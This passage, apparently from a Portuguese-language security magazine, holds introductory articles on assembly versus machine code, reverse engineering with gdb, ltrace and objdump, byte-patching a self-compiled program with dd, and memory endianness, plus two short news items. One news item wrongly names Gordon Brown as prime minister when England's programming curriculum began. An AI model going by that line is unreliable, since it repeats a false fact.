Repare que as instruções *assembly* são compreendidas mais facilmente por humanos que o código de máquina. A título de exemplo, através da instrução *assembly* "POP EAX" pode-se inferir mais facilmente que o elemento do topo da *stack* será retirado e colocado no registrador EAX do que através da instrução de máquina 0x58. Por este motivo, os programadores que necessitam de maior proximidade da CPU desenvolvem sua lógica utilizando a linguagem *assembly* ao invés de utilizar diretamente o código de máquina.

O programa responsável por converter linguagem *assembly* em código de máquina é denominado *assembler* (montador). Nessa altura, o leitor já possui os conceitos necessários para não cometer o erro de utilizar o termo "*assembler*" para se referir à linguagem *assembly*.

A fim de ilustrar os conceitos discutidos no artigo, segue uma breve sessão de *debug* de um *software* utilizando o gdb. Foi utilizado Debian 7.6 e CPU com arquitetura Intel 32-bit.

```
root@debian:~# cat teste.c
#include <stdio.h>
int main() { printf("Hello, World!\n"); return 0; }
root@debian:~# gcc -o teste teste.c
root@debian:~# gdb -q ./teste
Reading symbols from /root/teste...(no debugging symbols found)...done.
(gdb) break *main
Breakpoint 1 at 0x804840c
(gdb) run
Starting program: /root/teste

Breakpoint 1, 0x0804840c in main ()
(gdb) set disassembly-flavor intel
(gdb) disassemble /r
Dump of assembler code for function main:
=> 0x0804840c <+0>:   55          push   ebp
   0x0804840d <+1>:   89 e5       mov    ebp,esp
   0x0804840f <+3>:   83 e4 f0    and    esp,0xfffffff0
   0x08048412 <+6>:   83 ec 10    sub    esp,0x10
   0x08048415 <+9>:   c7 04 24 c0 84 04 08    mov
DWORD PTR [esp],0x80484c0
   0x0804841c <+16>:  e8 cf fe ff ff    call 0x80482f0
<puts@plt>
   0x08048421 <+21>:  b8 00 00 00 00    mov    eax,0x0
   0x08048426 <+26>:  c9          leave
   0x08048427 <+27>:  c3          ret
```

[1] - *Código assembly é um código desenvolvido com a linguagem assembly.*

[2] - *Instruções assembly são os principais componentes da linguagem assembly e representam instruções que a CPU é capaz de executar.*

End of assembler dump.
(gdb)

Não é objetivo deste artigo discutir a utilização do gdb. Porém, na sessão de *debug*, pode-se observar algumas informações interessantes:

- O programa 'teste' está parado em um *breakpoint* na posição indicada pela seta '=>' (endereço 0x0804840c).
- Pode-se observar a instrução de máquina (e a respectiva instrução *assembly*) que supostamente será executada pela CPU. Por exemplo, a instrução de máquina 0x55 equivale à instrução *assembly* "push ebp" e a instrução de máquina 0x89 0xe5 à instrução *assembly* "mov ebp,esp".
- O comando "*disassemble*" do gdb, por padrão (sem utilizar o modificador "/r"), mostra somente o código *assembly*. Isso não significa que a CPU esteja executando código *assembly*, é somente uma convenção utilizada pelo gdb pois, normalmente, é mais fácil utilizar o código *assembly* para depurar um programa do que o respectivo código de máquina.

Para finalizar, duas perguntas ao leitor:

O que vai para a CPU? O que a CPU processa?
Resposta: Código de máquina.

O que não vai para a CPU? O que a CPU não processa?
Resposta: Código *assembly*.

GABRIEL NEGREIRA BARBOSA

Gabriel trabalha como pesquisador de segurança na Intel. Anteriormente, trabalhou como pesquisador de segurança na Qualys. Recebeu seu título de mestre pelo Instituto Tecnológico de Aeronáutica (ITA), onde também atuou em projetos de segurança para o governo e a Microsoft Brasil.

FUNÇÕES, ENDEREÇOS E PATCHING

POR FERNANDO MERCÊS

No artigo anterior, abordamos uma introdução à Engenharia Reversa no ambiente GNU/Linux. Seguiremos nesta plataforma por enquanto, agora abordando os conceitos básicos do *importing* de funções, endereços e, finalmente, analisaremos um exemplo de *patching*, uma técnica muito difundida e útil.

Os exemplos neste artigo foram testados em um sistema Debian 7 de 64-bits (x86-64), instalado num PC com processador Intel.

Para um programa simplesmente escrever um texto na tela, muito deve acontecer nos "bastidores". Geralmente, operações de entrada e saída (E/S) são controladas e efetuadas pelo *kernel* e seus módulos. Logo, um programa que escreve um simples texto na tela deverá pedir ao *kernel* para fazer isso.

De modo resumido, pois não é o foco desta série estudar esta interação, o modo como um programa pede ao *kernel* para fazer algo é através das chamadas de sistema (*system calls* ou, em sua forma reduzida, *syscalls*). O *kernel* Linux oferece uma *syscall* chamada *write* para esta (escrever um texto na tela) e outras necessidades.

Criar um programa que chama a *syscall write* diretamente exige um trabalho considerável. Você pode ver um exemplo em *Assembly* aqui [1]. Para facilitar o trabalho e também por ser compatível com a maioria dos códigos que encontraremos no estudo de ER, analisaremos um programa escrito em C, linkado dinamicamente com a biblioteca padrão C:

```
#include <stdio.h>

int main() {
        printf("H2HC rox!%c", 10);
        return 0;
}
```

Salve o conteúdo acima num arquivo print.c e, após compilar o programa '*print*', vamos utilizar o *ltrace* [2] para estudar algumas chamadas a bibliotecas dinâmicas e *system calls* decorrentes de sua execução:

```
$ make print
cc    print.c  -o print
$ ltrace -Sf ./print

[pid 19994] SYS_access("/etc/ld.so.nohwcap", 00)                    = -2
[pid 19994] SYS_open("/lib/x86_64-linux-gnu/libc.so.6", 524288, 025736600710)          = 3
[pid 19994] SYS_read(3, "\177ELF\002\001\001", 832)                 =
832
[pid 19994] SYS_fstat(3, 0x7fffb619ae30)                            = 0
[pid 19994] SYS_mmap(0, 0x3c52c0, 5, 2050)                          =
0x7f72af1c6000
[pid 19994] SYS_mprotect(0x7f72af382000, 2093056, 0)                =
0
[pid 19994] SYS_mmap(0x7f72af581000, 0x6000, 3, 2066)               =
0x7f72af581000
[pid 19994] SYS_mmap(0x7f72af587000, 0x42c0, 3, 50)                 =
0x7f72af587000
[pid 19994] SYS_close(3)                                            = 0
[pid 19994] SYS_mmap(0, 4096, 3, 34)                                =
0x7f72af780000
[pid 19994] SYS_mmap(0, 8192, 3, 34)                                =
0x7f72af77e000
[pid 19994] SYS_arch_prctl(4098, 0x7f72af77e740, 0x7f72af77f050, 34)
= 0
[pid 19994] SYS_mprotect(0x7f72af581000, 16384, 1)                  = 0
[pid 19994] SYS_mprotect(0x600000, 4096, 1)                         = 0
[pid 19994] SYS_mprotect(0x7f72af7ae000, 4096, 1)                   =
0
[pid 19994] SYS_munmap(0x7f72af781000, 173057)                      =
0
[pid 19994] __libc_start_main(0x40052d, 1, 0x7fffb619b7b8, 0x400550 <unfinished ...>
[pid 19994] printf("H2HC rox!%c", '\n' <unfinished ...>
[pid 19994] SYS_fstat(1, 0x7fffb619aed0)                            = 0
[pid 19994] SYS_mmap(0, 4096, 3, 34)                                =
0x7f72af7ab000
[pid 19994] SYS_write(1, "H2HC rox!\n", 10H2HC rox!
)                                   = 10
[pid 19994] <... printf resumed> )                                  = 10
[pid 19994] SYS_exit_group(0 <no return ...>
```

Destaquei algumas linhas interessantes. Como parte da execução do binário '*print*', foi aberto o arquivo *libc.so.6*, que nada mais é que a biblioteca padrão C no meu sistema (supracitado no início do texto). Num outro momento, foi chamada a função *__libc_start_main()* desta biblioteca e, só então, chamou-se

a *printf()*, também da mesma biblioteca. Por sua vez, a função *printf()* causou uma chamada de sistema (prefixada com "SYS_") *write*, que efetivamente escreveu o texto na tela. Para a maioria das operações de E/S, os programas necessitam pedir para o *kernel* fazer ao invés de eles mesmos fazerem. Praticamente tudo que precisa interagir com algum tipo de *driver* precisa passar pelo *kernel*; exemplos: leitura/escrita em *filesystem*, envio de pacotes via rede e reprodução de áudio.

Naturalmente, é bastante interessante no processo de engenharia reversa saber quais as funções de biblioteca e *syscalls* que um programa chama. Acontece que para o programa "*print*" usar a função *printf* que está na *libc* (ou seja, que é externa a si), ele precisa importá-la. Há várias maneiras de se fazer isso, mas a mais simples é dizer a biblioteca e o nome da função desejada numa área do ELF chamada de tabela de símbolos (*symbol table*), que pode ser visualizada com o comando nm:

```
$ nm print
0000000000400550 T __libc_csu_init
                 U __libc_start_main@@GLIBC_2.2.5
000000000040052d T main
                 U printf@@GLIBC_2.2.5
```

Cortei propositalmente vários outros símbolos. Percebe as funções da GLIBC sendo explicitamente importadas? É uma dica do que o programa faz, apesar de não garantir, afinal um binário pode, por exemplo, importar uma função e não utilizá-la para nada de interessante, ou ainda não importar alguma função mas mesmo assim utilizá-la dinamicamente com *dlopen/dlsym*.

Passando agora para o *Assembly,* vamos dar uma olhada na função *main()* do programa '*print*' com o *objdump*:

```
$ objdump -dM intel print | grep -A10 '<main
000000000040052d <main>:
  40052d: 55                    push   rbp
  40052e: 48 89 e5              mov    rbp,rsp
  400531: be 0a 00 00 00        mov    esi,0xa
  400536: bf d4 05 40 00        mov    edi,0x4005d4
  40053b: b8 00 00 00 00        mov    eax,0x0
  400540: e8 cb fe ff ff        call   400410 <printf@plt>
  400545: b8 00 00 00 00        mov    eax,0x0
  40054a: 5d                    pop    rbp
  40054b: c3                    ret
  40054c: 0f 1f 40 00           nop    DWORD PTR [rax+0x0]
```

No endereço 0x400540 o leitor pode perceber a instrução que faz a chamada à *printf()*. Este é o endereço de memória onde o *disassembler* estima que esta instrução se encontrará quando o binário for executado. No Linux utilizado neste artigo, por padrão, o binário é carregado em memória a partir do endereço 0x400000. Por exemplo, no nosso caso, já que esta chamada para a *printf()* está em 0x400540, se subtrairmos o endereço base 0x400000 deste valor, teremos 0x540, que deve ser a posição exata do *byte* 0xe8 no arquivo. Vamos conferir:

```
$ hd -s 0x540 -n 16 print
00000540  e8 cb fe ff ff b8 00 00  00 00 5d c3 0f 1f 40 00 |..........]...@. |
```

Lembrando que todos os endereços e até mesmo o número passado para o parâmetro -s do *hexdump* estão em hexadecimal.

Olhando um pouco antes da chamada à *printf()*, vemos que o valor 0xA é colocado no registrador ESI e em seguida o valor 0x4005d4 é copiado para o registrador EDI. No programa que escrevemos, passamos dois argumentos: um número inteiro e um *array* de caracteres (apelidado de C *string* se houver um caractere nulo no final). Fica fácil perceber que o número inteiro 10 é justamente este 0xA (em hexa, lembra?), mas o que seria este 0x4005d4? Este é o endereço de memória onde, de acordo com o *disassembler*, se encontrarão os dados que queremos que a *printf()* trabalhe. Pois é, é assim que as coisas funcionam em x86-64. Então se subtrairmos o endereço base 0x400000 teremos o *offset* do arquivo onde tal *string* se encontra? Sim! Veja:

```
$ hd -s 0x5d4 -n 16 print
000005d4  48 32 48 43 20 72 6f 78  21 25 63 00 01 1b 03 3b |H2HC rox!%c....;|
```

Perceba que fiz a aritmética antes pois o *hexdump* não conheçe endereços, somente posições dos *bytes*.

Agora vamos ao último conceito deste artigo... E se modificarmos esses *bytes*? Isso é o que chamamos de *byte patching*: qualquer modificação permanente num binário. Supondo que não tivéssemos o código do programa '*print*' e precisássemos modificar este texto de modo a substituir a palavra "*rox*" por "*wow*", o que precisaríamos fazer? Vamos lá!

Primeiro vamos ver como se escreve "*wow*" em hexadecimal. Você pode consultar a tabela ASCII ou usar alguma maneira automática de se fazer isso. Vou mostrar algumas para você ter sempre à manga:

```
$ str2hex wow # utilizando o bashacks [3]
77 6f 77

$ echo -n wow | hd
00000000  77 6f 77                                          |wow|

$ python -c 'print "wow".encode("hex")'
776f77

$ perl -e 'print unpack("H*","wow");'
776f77

$ gdb -q -ex 'p/x "wow"'
$1 = {0x77, 0x6f, 0x77, 0x0}
```

Acho que já deu pra sacar que "w" é 0x77 e "o" é 0x6f né? Vamos fazer a alteração então? A primeira coisa a saber é o *offset* da letra "r" (da palavra "*rox*") no arquivo. Vimos anteriormente que a *string* começa em 0x5d4; onde está o *byte* 0x48, que é o "H" na tabela ASCII? Uma dica, 0x20 é o caractere espaço. Já viu onde está o "*rox*"? Se respondeu em 0x5d9 acertou! O *byte* neste *offset* e os dois consecutivos precisam então ser substituídos por 0x77, 0x6f e 0x77 respectivamente. Como? Para isso serve os editores hexadecimais, mas vou mostrar aqui uma técnica que gosto bastante usando o dd do Linux:

```
$ echo -n 'wow' > payload.txt

$ hd payload.txt
00000000  77 6f 77                                          |wow|

$ dd conv=notrunc bs=1 count=3 if=payload.txt of=print
seek=$((0x5d9))
```

Explicando:
Com o echo -n, gero um arquivo que conterá os *bytes* referentes aos caracteres ASCII 'w', 'o' e 'w'. A opção -n impede que o echo adicione um caractere de quebra de linha ao final do texto. Depois só confiro com o *hexdump*.

Com o dd, usei:
`conv=notrunc` faz com que o dd não trunque* o arquivo de saída
`bs=1` configura o tamanho do bloco que será escrito e lido para 1 *byte*
`count=3` trabalha com 3 blocos, o que siginificará 3 *bytes* já que setei blocos de 1 *byte* em bs
`if=payload.txt` o arquivo de entrada (os *bytes* para o *patching*)
`of=print` o arquivo de saída (que será *patcheado*)
`seek=$((0x5d9))` quanto andar no arquivo de saída antes de escrever os *bytes*. Do contrário o dd escreveria no início do arquivo de saída, mas nossa *string* para ser alterada começa em 0x5d9. A construção $(()) serve para aproveitar um recurso do Bash para avaliar expressões, já que o dd não suporta parâmetros em hexadecimal. Outra opção é converter para decimal e informar tal valor ao dd.

** Truncar, nesse caso, significa cortar os bytes subsequentes do arquivo após terminar a escrita. Sem essa opção, o dd escreveria os 3 bytes pedidos neste exemplo e depois apagaria todos os bytes na sequência, o que quebraria o executável.*

E agora, ao executar, se você fez tudo certo:

```
$ ./print
H2HC wow!
```

E parabéns pelo seu primeiro *patch*! Há vários outros conceitos importantes para a ER e vou procurar tratá-los aqui. Falaremos mais sobre *patches*, endereços, *offsets* e funções. Estudaremos também mais *Assembly* daqui para frente. Até lá!

Referências:

[1] http://mentebinaria.com.br/notas#18
[2] http://www.ltrace.org
[3] https://github.com/merces/bashacks

FERNANDO MERCÊS

Pesquisador de Ameças na Trend Micro. Com foco em segurança de aplicações e sistemas, desenvolve soluções de proteção contra ameaças e ataques, principalmente no Brasil. Tem uma forte ligação com o mundo opensource, sendo colaborador da comunidade Debian, desenvolvedor de projetos livres na área de segurança como pev, aleph e T50. Já apresentou pesquisas em eventos como H2HC, FISL e LinuxCon e é um constante estudioso da evolução de ataques cibernéticos.

Crianças inglesas terão aulas de programação

Escolas inglesas ganharam no mês passado uma nova matéria no currículo básico: **programação**. Crianças a partir de cinco anos dos 160 mil colégios primários do país aprenderão a escrever códigos, entender o que são algoritmos e criar programas simples de computador. A mudança faz parte de um novo currículo que, segundo a BBC, prioriza habilidades como *"redação de teses, resolução de problemas, modelagem matemática e programação"*. Para Gordon Brown, primeiro-ministro da Inglaterra, o novo módulo de ensino, voltado a estudantes de até 14 anos, é *"rigoroso, envolvente e difícil"*.

Além das aulas de programação, os alunos aprenderão tecnologia e design com aulas sobre inovação e segmentos como impressão 3D e robótica.

No Brasil, iniciativas do gênero ainda engatinham. Desde abril, funciona em São Paulo a SuperGeeks, que se considera a primeira escola de programação voltada para crianças.

(Via Agencia Brasil)

Foguete brasileiro com etanol é lançado com sucesso

O lançamento do primeiro foguete brasileiro com motor a propelente líquido foi feito na noite do dia 1º de setembro, no Centro de Lançamento de Alcântara, no Maranhão. Todos os requisitos técnicos de sucesso da missão foram atingidos, segundo o Instituto de Aeronáutica e Espaço (IAE), do Departamento de Ciência e Tecnologia Aeroespacial, coordenador da operação. O experimento funcionou durante o período previsto de 90 segundos. A carga útil embarcada, denominada Estágio Propulsivo a Propelente Líquido, consiste em um motor que utiliza etanol e oxigênio líquido. O sistema foi desenvolvido pela empresa Orbital Engenharia em parceria com o IAE.

O lançamento do foguete ocorreu às 23h02 e durou 3 minutos e 34 segundos. Durante o teste, houve a coleta de dados para estudos de um sistema de posicionamento global (GPS) de aplicação espacial, desenvolvido pela Universidade Federal do Rio Grande do Norte, e de um dispositivo de segurança para veículos espaciais, desenvolvido pelo Instituto de Aeronáutica.

A operação serviu também para o treinamento das equipes na operação e lançamento de motores a propelente líquido, visando a aplicação no desenvolvimento de futuros veículos suborbitais e lançadores de satélites.

O bom desempenho do motor possibilitará a retomada de lançamento dos foguetes brasileiros, por parte da Agência Espacial Alemã, a partir da Europa. Os alemães participaram da operação com trabalho de coleta de dados em voo, por meio de uma estação móvel de telemetria.

(Via Agencia Brasil)

COISAS SOBRE A MEMÓRIA DO SEU COMPUTADOR – *PARTE I*

POR YGOR DA ROCHA PARREIRA E GABRIEL NEGREIRA BARBOSA

Este artigo está dividido em duas partes, onde esta primeira versa sobre *bits*, *bytes*, *nibbles* e ordenação de *byte*, e a segunda, que será publicada na próxima edição da revista, discutirá temas como barramentos, tamanhos de *words* e alinhamento de memória.

Este artigo tem o objetivo de discutir alguns conceitos cotidianos que são frequentemente assumidos como universais, quando na verdade não o são. Mas afinal, será que o *byte* sempre tem/teve 8 *bits* em todas as arquiteturas? Será que estes mesmos *bytes* são sempre organizados da mesma forma em todas as arquiteturas de uso geral?

A primeira parte deste artigo discute, respectivamente, os seguintes temas: *bit*, *byte*, *nibble* e ordenação de *byte*.

0x0 – O BIT (BINARY DIGIT)

É de consenso na literatura da computação que o *bit* é o bloco básico para construção da informação. Qualquer coisa menor que um *bit* não é informação. Tal termo foi cunhado por volta de 1948 pelo matemático americano John Wilder Tukey para designar um dígito binário (*binary digit*) (PETZOLD, 2000).

A lógica criada por George Boole é fundamental na computação e muito simples: admite apenas dois estados lógicos, "verdadeiro" e "falso". Para definir tais valores, são irrelevantes o significado real, a representação física e o meio. O que importa é a convenção escolhida que atribui determinadas estatísticas ao meio físico para representar estes valores lógicos.

Os computadores mais utilizados atualmente usam dois níveis diferentes de voltagem em seu circuito eletrônico e através deles interpretam valores que representam 0 e 1.

0x1 – O BYTE

E quanto ao *byte*? Será que ele sempre teve 8 *bits*? A história conta que não. Os *bits* são agrupados em células, cada uma podendo armazenar uma informação. Cada célula tem um número, denominado endereço, pelo qual os programas podem se referir a elas. Se a memória tiver n células, então ela terá endereços de 0 à n - 1. A importância da célula é que ela é a menor unidade endereçável (TANENBAUM, 2007).

A quantidade de bits disponíveis numa memória pode ser disposta em células de diversos tamanhos, desde que todas as células contenham o mesmo número de *bits*. Na Figura 1 são apresentadas três maneiras de organizar uma memória de 96 *bits*. Há alguns anos, praticamente todos os fabricantes de computadores padronizaram células de 8 *bits*, que são denominadas *bytes*. Do ponto de vista histórico, é interessante notar o número de *bits* por célula em alguns computadores comerciais; a Tabela 1 ilustra alguns deles (TANENBAUM, 2007).




Figura 1 – Três maneiras de organizar uma memória de 96 *bits*. Adaptado de Tanenbaum (2007).

Computador	Bits/célula
IBM PC	8
DEC PDP-8	12
IBM 1130	16
DEC PDP-15	18
XDS 940	24
Electrologica X8	27
XDS Sigma 9	32
Honeywell 6180	36
CDC 3600	48
CDC Cyber	60

Tabela 1 - Número de *bits* por célula para alguns computadores comerciais (TANENBAUM, 2007).

O termo *byte* originou-se na IBM, provavelmente por volta de 1956. Tal termo teve sua origem na palavra *bite*, mas escrito com um y para que ninguém confundisse com o termo *bit*. Por um tempo o termo *byte* significou simplesmente o número de *bits* em um particular caminho de dados, mas em meados do ano de 1960 em conexão com o desenvolvimento do IBM System/360 o termo passou a significar um grupo de 8 *bits* (PETZOLD, 2000).

Uma das razões que a IBM gravitou em torno de *bytes* de 8 *bits* foi a facilidade em armazenar números em um formato conhecido como BCD. Quase que por coincidência um *byte* é ideal para armazenar textos, porque a maioria das linguagens escritas em volta do mundo (com a exceção dos ideogramas usados na China, Japão e Coréia) podem ser representadas com menos de 256 caracteres. Um *byte* também é ideal para representar tons de cinza em fotografias preto-e-branco, porque o olho humano pode diferenciar aproximadamente 256 tons de cinza. E onde um *byte* é inadequado, dois *bytes* usualmente funcionam bem por poder representar até 65.536 coisas (PETZOLD, 2000).

Como os *bytes* nem sempre tiveram 8 *bits*, a literatura de rede prefere utilizar o termo octeto para representar 8 *bits* ao invés do termo *byte* (COMER, 2006). Mas será que estes *bytes* são sempre interpetados da mesma forma em todas as arquiteturas de uso geral? A resposta curta é não. A resposta completa é discutida na seção 0x3.

0x2 – O NIBBLE

Nibble é um termo que surgiu após a padronização de *bytes* com 8 *bits*, onde o mesmo serve para representar meio *byte*, ou seja, 4 *bits*. Um *byte* de 8 bits pode ser divido em dois *nibbles*. A título de exemplo, o *byte* 0xAB pode ser dividido nos *nibbles* 0xA e 0xB. Logo, um dígito hexadecimal pode ser descrito em um *nibble*.

0x3 – ORDENAÇÃO DE BYTE (ENDIANNESS)

A interpretação dada pela CPU a um grupo consecutivo de *bytes* é denominada ordenação de *bytes*, podendo ser do tipo *little-endian* ou *big-endian*. É *little-endian* se o *byte* menos significativo for codificado primeiro, com os *bytes* restantes crescendo em significância. É *big-endian* se o *byte* mais significativo for codificado primeiro, com os *bytes* restantes decrescendo em significância. A Figura 2 ilustra esse conceito (LOVE, 2011).




Figura 2 – Ordenação de *byte little-endian* e *big-endian* em arquitetura com palavras (*words*) de 4 *bytes* (32 *bits*). Adaptado de *Love* (2011).

Não haveria problema se os computadores armazenassem somente um tipo de dado. Contudo, muitas aplicações requerem uma mistura de diferentes tipos de dados contidos em um área sequencial de memória, como cadeias de caracteres, inteiros e outros. Um exemplo dessa mistura, que será chamada de "registro" por este artigo, pode ser um *struct*. A Figura 3 mostra a codificação de um registro composto por uma cadeia de caracteres com a palavra DMR e um inteiro com o valor 7, usando os dois esquemas de ordenação de *byte* em computadores de 32 *bits*. Essa figura também ilustra os problemas que surgem quando existe a transferência de dados *byte* a *byte* entre arquiteturas que utilizam ordenação diferente de *bytes*. Por transferência de dados *byte* a *byte*, esse artigo refere-se a quando o conteúdo do endereço do primeiro *byte*

da origem é copiado para o endereço do primeiro *byte* do destino, e assim por diante, de forma sequencial. (TANENBAUM, 2007).




Figura 3 – Transferência de registros *byte* a *byte* entre arquiteturas *little* e *big endian* e suas implicações.

Como observado na Figura 3, transferências *byte* a *byte* não afetam cadeia de caracteres. Isso ocorre pois as cadeias de caracteres são tratadas caractere a caractere (no caso da figura, cada caractere possui 1 *byte*). Ou seja, para imprimir uma *string*, simplesmente se imprime o conteúdo de endereços sequenciais de memória até se encontrar o caractere nulo 0x0[1].

Quando inteiros são transferidos *byte* a *byte* entre arquiteuras com ordenações de *byte* diferentes, o cenário é outro. Isso ocorre pois, diferentemente de *strings*, os inteiros não são tratados *byte* a *byte*. O que ocorre é que a arquitetura, para obter o número inteiro de um endereço de memória, considera a ordenação de *bytes*. Ou seja, cada arquitetura interpreta os dados em memória de uma forma diferente.

A fim de ilustrar o cenário dos inteiros, a Figura 3 pode ser utilizada. No fluxo (1), a origem possui a representação do registro em uma arquitetura *big-endian*. Nota-se que o inteiro é armazenado com o valor 0x7 em seu endereço de memória mais alto (endereço 7). No fluxo (2), observa-se que em uma arquitetura little-endian o inteiro é representado com o valor 0x7 em seu endereço de memória mais baixo (endereço 4). Após as transferências ilustradas nos fluxos (1) e (2), percebe-se que os inteiros não estão representados como se deveria representar o número 7 para cada arquitetura. Logo, o número inteiro 7 da origem será interpretado como 117440512[2] pelo destino.

A primeira vista, resolve-se esse cenário de maneira simples: basta inverter a ordem dos *bytes* em transferências entre arquiteturas diferentes. Porém, se isso for implementado, o registro exemplificado na Figura 3 terá o problema dos inteiros resolvido, porém agora as cadeias de caracteres que ficarão invertidas. Esse é o problema da transferência de registros mencionado no início dessa seção.

Como forma de ilustrar este problema, a Listagem 1 mostra uma sessão de *debug* de um programa simples feito para mostrar a codificação da cadeia de caracteres e do número inteiro da Figura 3 em uma arquitetura *little endian*. Trata-se de um Linux Debian 7.4 com o *kernel* e pacotes padrões para compilação e *debug* (*kernel* 3.2.0-4, gcc v 4.7.2 e gdb v 7.4.1, respectivamente) executando sobre uma arquitetura IA-32.

```
root@twm:~/Endianness# gdb -q ./endianness-little // Entrando no GDB para analisar o binário endianness-little
Reading symbols from /root/Endianness/endianness-little...done.
(gdb) list // Listando o código fonte. Para isto o fonte deve ser compilado com opções de debug (flag –g): gcc –g –o endianness-little endianness-little.c
1     #include <stdio.h>
2
3     int main()
4     {
5           int inteiro = 0x7;
6           char nome[4] = "dmr";
7
8           printf("inteiro: %d\n", inteiro);
9           printf("nome   : %s\n", nome);
```

[1] - *Na linguagem C textos são cadeia de caracteres terminadas em nulo.*

[2] - *Conversão do valor 0x07000000 para decimal.*

```
10
(gdb) break 8 // Criando um break-point na linha 8.
Breakpoint 1 at 0x8048435: file endianness-little.c, line 8.
(gdb) r // Executando o programa.
Starting program: /root/Endianness/endianness-little

Breakpoint 1, main () at endianness-little.c:8 // A execução parou no break-point criado.
8           printf("inteiro: %d\n", inteiro);
(gdb) p &inteiro // Verificando o endereço da variável inteiro.
$1 = (int *) 0xbffffc9c // É este o endereço da variável inteiro.
(gdb) p &nome // Verificando o endereço da variável nome.
$2 = (char (*)[4]) 0xbffffc98 // É este o endereço da variável nome.
(gdb) x/b 0xbffffc9c // Verificando o conteúdo do primeiro byte da variável inteiro.
0xbffffc9c:    7 // Aqui notamos que o primeiro byte do endereço contém o valor 7 (0x7 em hexadecimal).
(gdb) x/b 0xbffffc9d // Os próximos bytes do inteiro (32 bits nesta arquitetura) contém 0 (0x0 em hexadecimal) para compor o valor
final da variável atribuída no programa.
0xbffffc9d:    0
(gdb) x/b 0xbffffc9e
0xbffffc9e:    0
(gdb) x/b 0xbffffc9f
0xbffffc9f:    0
(gdb) x/b 0xbffffc98 // Verificando o conteúdo do primeiro byte da variável nome.
0xbffffc98:    100 // Valor 100 (0x64 em hexadecimal – caractere d, vide tabela ASCII). Primeiro byte da variável nome.
(gdb) x/b 0xbffffc99
0xbffffc99:    109 // Valor 109 (0x6D em hexadecimal – caractere m, vide tabela ASCII). Segundo byte da variável nome.
(gdb) x/b 0xbffffc9a
0xbffffc9a:    114 // Valor 114 (0x72 em hexadecimal – caractere r, vide tabela ASCII). Terceiro byte da variável nome.
(gdb) x/b 0xbffffc9b
0xbffffc9b:    0 // Valor 0 (0x0 em decimal – NULL byte indicando o fim da cadeia de caracteres – string). Quarto byte da variável nome.
(gdb)
```

Listagem 1 – Sessão de *debug* do programa *endianness-little* mostrando como inteiros e cadeia de caracteres são codificadas na memória em uma arquitetura *little-endian* (IA-32).

Em face da Listagem 1, a Listagem 2 mostra uma sessão de *debug* de um programa simples feito para mostrar a codificação da cadeia de caracteres e do número inteiro da Figura 3 em uma arquitetura *big endian*. Trata-se de um Mac OS X versão 10.4.11 com gcc v4.0.1 e gdb v6.3.50-20050815 executando sobre uma arquitetura PowerPC.

```
twm-ibook-g4:~ dmr$ gdb -q ./endianness-big

warning: --arch option not supported in this gdb.
Reading symbols for shared libraries .. done
(gdb) list
1       #include <stdio.h>
2
3       int main()
4       {
5               int inteiro = 0x7;
6               char nome[4] = "dmr";
7
8               printf("inteiro: %d\n", inteiro);
9               printf("nome   : %s\n", nome);
10
(gdb) break 8
Breakpoint 1 at 0x2b44: file endianness-big.c, line 8.
(gdb) r
```

```
Starting program: /Users/dmr/endianness-big
Reading symbols for shared libraries . done

Breakpoint 1, main () at endianness-big.c:8
8           printf("inteiro: %d\n", inteiro);
(gdb) p &inteiro
$1 = (int *) 0xbffffbb8
(gdb) p &nome
$2 = (char (*)[4]) 0xbffffbbc
(gdb) x/b 0xbffffbb8 // Verificando o conteúdo do primeiro byte da variável inteiro.
0xbffffbb8:    0x00 // Aqui nota-se que o primeiro byte é zero, diferentemente do observado no caso da arquitetura little-endian
(gdb) x/b 0xbffffbb9
0xbffffbb9:    0x00 // Segundo byte da variável inteiro.
(gdb) x/b 0xbffffbba
0xbffffbba:    0x00 // Terceiro byte da variável inteiro.
(gdb) x/b 0xbffffbbb
0xbffffbbb:    0x07 // Quarto byte da variável inteiro.
(gdb) x/b 0xbffffbbc
0xbffffbbc:    0x64 // Valor 0x64 – caractere d, vide tabela ASCII. Primeiro byte da variável nome.
(gdb) x/b 0xbffffbbd
0xbffffbbd:    0x6d // Valor 0x6D – caractere m, vide tabela ASCII. Segundo byte da variável nome.
